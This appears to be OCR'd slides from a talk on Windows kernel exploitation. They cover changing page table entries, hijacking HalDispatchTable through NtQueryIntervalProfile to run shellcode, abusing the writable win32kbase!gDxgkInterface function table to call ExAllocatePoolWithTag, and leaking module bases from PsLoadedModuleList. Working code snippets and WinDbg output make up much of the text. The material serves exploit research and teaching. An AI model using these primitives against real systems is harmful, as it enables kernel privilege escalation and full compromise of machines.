
```
DWORD64 PteAddr = getPTfromVA(0xfffff78000000800);
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFFFF;
writeQword(PteAddr, modPte);
```

- Call shellcode by overwriting HalDispatchTable and calling NtQueryIntervalProfile




```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)
{
    _NtQueryIntervalProfile NtQueryIntervalProfile = (_NtQueryIntervalProfile)GetProcAddress(GetModuleHandleA("NTDLL.DLL"), "NtQueryIntervalProfile");
    writeQword(halDispatchTable + 8, addr);
    ULONG result;
    NtQueryIntervalProfile(2, &result);
    return TRUE;
}
```


There is no magic.
There is only knowledge.


WHY MODIFY PTE
IF YOU CAN ALLOCATE EXECUTABLE POOL MEMORY?
imgflip.com


Dynamic Kernel Memory

- ExAllocatePoolWithTag allocates kernel pool memory



```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);
```

- Allocate NonPagedPoolExecute pool memory
- Return pool memory address




```
NonPagedPool = 0n0
NonPagedPoolExecute = 0n0
PagedPool = 0n1
NonPagedPoolMustSucceed = 0n2
DontUseThisType = 0n3
NonPagedPoolCacheAligned = 0n4
PagedPoolCacheAligned = 0n5
NonPagedPoolCacheAlignedMustS = 0n6
MaxPoolType = 0n7
NonPagedPoolBase = 0n0
NonPagedPoolBaseMustSucceed = 0n2
NonPagedPoolBaseCacheAligned = 0n4
NonPagedPoolBaseCacheAlignedMustS = 0n6
NonPagedPoolSession = 0n32
PagedPoolSession = 0n33
NonPagedPoolMustSucceedSession = 0n34
DontUseThisTypeSession = 0n35
NonPagedPoolCacheAlignedSession = 0n36
PagedPoolCacheAlignedSession = 0n37
NonPagedPoolCacheAlignedMustSSession = 0n38
NonPagedPoolNx = 0n512
```

Dynamic Kernel Memory


- Need controlled arguments to call ExAllocatePoolWithTag
- NtQueryIntervalProfile takes two arguments
  - Must have specific values to trigger HaliQuerySystemInformation
- Need a different system call

Dynamic Kernel Memory

- Enter NtGdiDdDDICreateAllocation



```
NtGdiDdDDICreateAllocation PROC
    mov r10, rcx
    mov eax, 118Ah
    syscall
    ret
NtGdiDdDDICreateAllocation ENDP
```




```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400    jmp     qword ptr [win32k!_imp_NtGdiDdDDICreateAllocation (fff
kd> u poi([win32k!_imp_NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200    jmp     qword ptr [win32kfull!_imp_NtGdiDdDDICreateAllocation
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x68 (ffffbd5
ffffbd5f`ecd3c437 48ff2512251200  jmp     qword ptr [win32kbase!_guard_dispatch_icall_fptr (ffff
kd> u poi([win32kbase!_guard_dispatch_icall_fptr]) L1
win32kbase!guard_dispatch_icall_nop:
ffffbd5f`ecd581a0 ffe0            jmp     rax
```

- Thin trampoline around NtGdiDdDDICreateAllocation

Dynamic Kernel Memory

- Win32kbase!gDxgkInterface is function table into dxgkrnl.sys




```
kd> dqs win32kbase!gDxgkInterface
ffffbd5f`ece3f750  00000000`001b07f0
ffffbd5f`ece3f758  00000000`00000000
ffffbd5f`ece3f760  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f770  fffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f`ece3f778  fffff80e`3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
ffffbd5f`ece3f780  fffff80e`3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f`ece3f788  fffff80e`314b9950 dxgkrnl!DxgkOpenAdapter
ffffbd5f`ece3f790  fffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
ffffbd5f`ece3f798  fffff80e`314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f`ece3f7a0  fffff80e`31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a8  fffff80e`31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f`ece3f7b0  fffff80e`31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f`ece3f7b8  fffff80e`314c6f10 dxgkrnl!DxgkCreateAllocation
```

- Arguments are not modified from system call to function table call

Dynamic Kernel Memory


- Inspecting win32kbase!gDxgkInterface shows it to be writable



```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007fffff`548ef570
kd> ? 007fffff`548ef570 & 7FFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f`548ef570 + 0FFFFCF0000000000h L1
ffffcf7f`548ef570  cf600000`36b48863

kd> dt _MMPTE_HARDWARE ffffcf7f`548ef570
nt!_MMPTE_HARDWARE
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y1
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y1
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y1
   +0x000 PageFrameNumber  : 0y0000             00110110101101001000
   +0x000 reserved1        : 0y0000
   +0x000 SoftwareWsIndex  : 0y10011110110 (0x4f6)
   +0x000 NoExecute        : 0y1
```

Dynamic Kernel Memory

- Need to dynamically locate win32kbase!gDxgkInterface
- Can be found in win32kfull!DrvOcclusionStateChangeNotify




```
DrvOcclusionStateChangeNotify proc near

var_18= dword ptr -18h
var_10= qword ptr -10h

; FUNCTION CHUNK AT 00000001C0157D2E SI

sub     rsp, 38h
mov     rax, [rsp+38h]
lea     rcx, [rsp+38h+var_18]
mov     [rsp+38h+var_10], rax
mov     rax, cs:__imp_?gDxgkInterface@@
mov     [rsp+38h+var_18], 1
mov     rax, [rax+408h]
```

- Need to leak win32kfull.sys


Dynamic Kernel Memory

- PsLoadedModuleList is doubly-linked list of _LDR_DATA_TABLE_ENTRY structures.



```
kd> dq nt!PsLoadedModuleList L2
fffff803`4c76a5a0  ffff968a`38c1e530 ffff968a`3a347e80
kd> dt _LDR_DATA_TABLE_ENTRY ffff968a`38c1e530
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xffff968a`38c1e390 - 0xfffff803`4c76a5a0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0xfffff803`4c7a8000 - 0x00000000`00053760
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`(
   +0x030 DllBase          : 0xfffff803`4c41e000 Void
   +0x038 EntryPoint       : 0xfffff803`4c81e010 Void
   +0x040 SizeOfImage      : 0x889000
   +0x048 FullDllName      : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
   +0x058 BaseDllName      : _UNICODE_STRING "ntoskrnl.exe"
```


- Search for Win32kful in Unicode at offset 0x60



```
kd> du poi(ffff968a`38c1e530 + 60)
ffff968a`38c1e770  "ntoskrnl.exe"
kd> dq ffff968a`38c1e530 + 30 L1
ffff968a`38c1e560  fffff803`4c41e000
```

Dynamic Kernel Memory

- Leak PsLoadedModuleList from KeCapturePersistentThreadState

